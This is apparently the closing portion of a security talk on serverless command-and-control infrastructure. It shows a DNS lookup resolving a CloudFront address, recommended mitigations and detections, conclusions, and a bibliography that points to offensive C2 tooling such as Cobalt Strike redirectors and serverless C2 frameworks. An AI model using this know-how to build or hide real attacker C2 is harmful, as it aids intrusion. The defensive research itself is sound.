FLARE Sun 11/06/2022  9:02:48.92
C:\Users\DSU\Desktop>nslookup 13.227.37.3
Server:  dns.google
Address:  8.8.8.8

Name:    server-13-227-37-3.msp50.r.cloudfront.net
Address:  13.227.37.3


FLARE Sun 11/06/2022  9:02:59.58
C:\Users\DSU\Desktop>_
```

(1)

(2)

(3)

Serverless C2 Mitigations

- Asset inventory is critical – know the cloud workloads your organization owns and/or utilizes
- Leverage allow-list technology for executables and network connections
- Remove permissions to create/modify/execute serverless resources from users that do not require them
- Monitor creation and modification of serverless workloads
- Monitor logs generated by serverless workloads for anomalous activity

Conclusion

- Serverless C2 removes operational overhead associated with traditional C2 infrastructure and provides OPSEC benefits
- Because of this, we will likely continue seeing:
  - actors using serverless for beacon redirection
  - actors attacking and compromising serverless workloads
- Presently public tooling, CTI, and security research are limited
- We need to ethically model serverless threats to build understanding and advance the state of practice

Bibliography

1. “Command and control,” Command and Control, Tactic TA0011 - Enterprise | MITRE ATT&CK®. [Online]. Available: https://attack.mitre.org/tactics/TA0011/. [Accessed: 31-Oct-2022].
2. “Cobalt Strike External Command and Control Specification,” Cobalt Strike Userguide. [Online]. Available: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/externalc2spec.pdf. [Accessed: 31-Oct-2022].
3. Bhis, “How to build a C2 infrastructure with digital ocean - part 1,” Black Hills Information Security, 12-Feb-2020. [Online]. Available: https://www.blackhillsinfosec.com/build-c2-infrastructure-digital-ocean-part-1/. [Accessed: 31-Oct-2022].
4. “Building Applications with Serverless Architectures,” Amazon, 1983. [Online]. Available: https://aws.amazon.com/lambda/serverless-architectures-learn-more/. [Accessed: 31-Oct-2022].
5. “Serverless C2 in the cloud,” ARISTA. [Online]. Available: https://www.arista.com/assets/data/pdf/CaseStudies/Case-Study-Serverless-C2-Cloud.pdf. [Accessed: 31-Oct-2022].
6. G. Golomb, “Threat Hunting Series: Detecting Command & Control in the Cloud,” Arista. [Online]. Available: https://aristanetworks.force.com/AristaCommunity/s/article/Threat-Hunting-Series-Detecting-Command-Control-in-the-Cloud. [Accessed: 31-Oct-2022].
7. “AWS Lambda,” 1983. [Online]. Available: https://aws.amazon.com/lambda/. [Accessed: 01-Nov-2022].
8. A. Chester, “Aws Lambda Redirector,” XPN InfoSec Blog. [Online]. Available: https://blog.xpnsec.com/aws-lambda-redirector/. [Accessed: 01-Nov-2022].
9. B. Caudill, “Hiding in the cloud:cobalt strike beacon C2 using Amazon apis,” Rhino Security Labs, 01-Mar-2018. [Online]. Available: https://rhinosecuritylabs.com/aws/hiding-cloudcobalt-strike-beacon-c2-using-amazon-apis/. [Accessed: 01-Nov-2022].
10. N. Noll, “Front, validate, and redirect,” TrustedSec, 16-Mar-2021. [Online]. Available: https://www.trustedsec.com/blog/front-validate-and-redirect/. [Accessed: 01-Nov-2022].
11. Hackerob, “Hackerob/Serverlessc2: Serverless C2 is a completely serverless command and control platform utilizing the AWS cloud.,” GitHub. [Online]. Available: https://github.com/hackerob/ServerlessC2. [Accessed: 01-Nov-2022].
12. “Updates - October 2022,” Updates - Updates - October 2022 | MITRE ATT&CK®. [Online]. Available: https://attack.mitre.org/resources/updates/updates-october-2022/. [Accessed: 01-Nov-2022].

Questions?

Michael C. Long II

Senior Security Engineer at AWS

bluesentinel@protonmail.com

@michaellongii

https://www.linkedin.com/in/Michael-long-infosec-expert/

https://github.com/bluesentinelsec/RedNimbusC2

A copy of this presentation is available on the provided GitHub link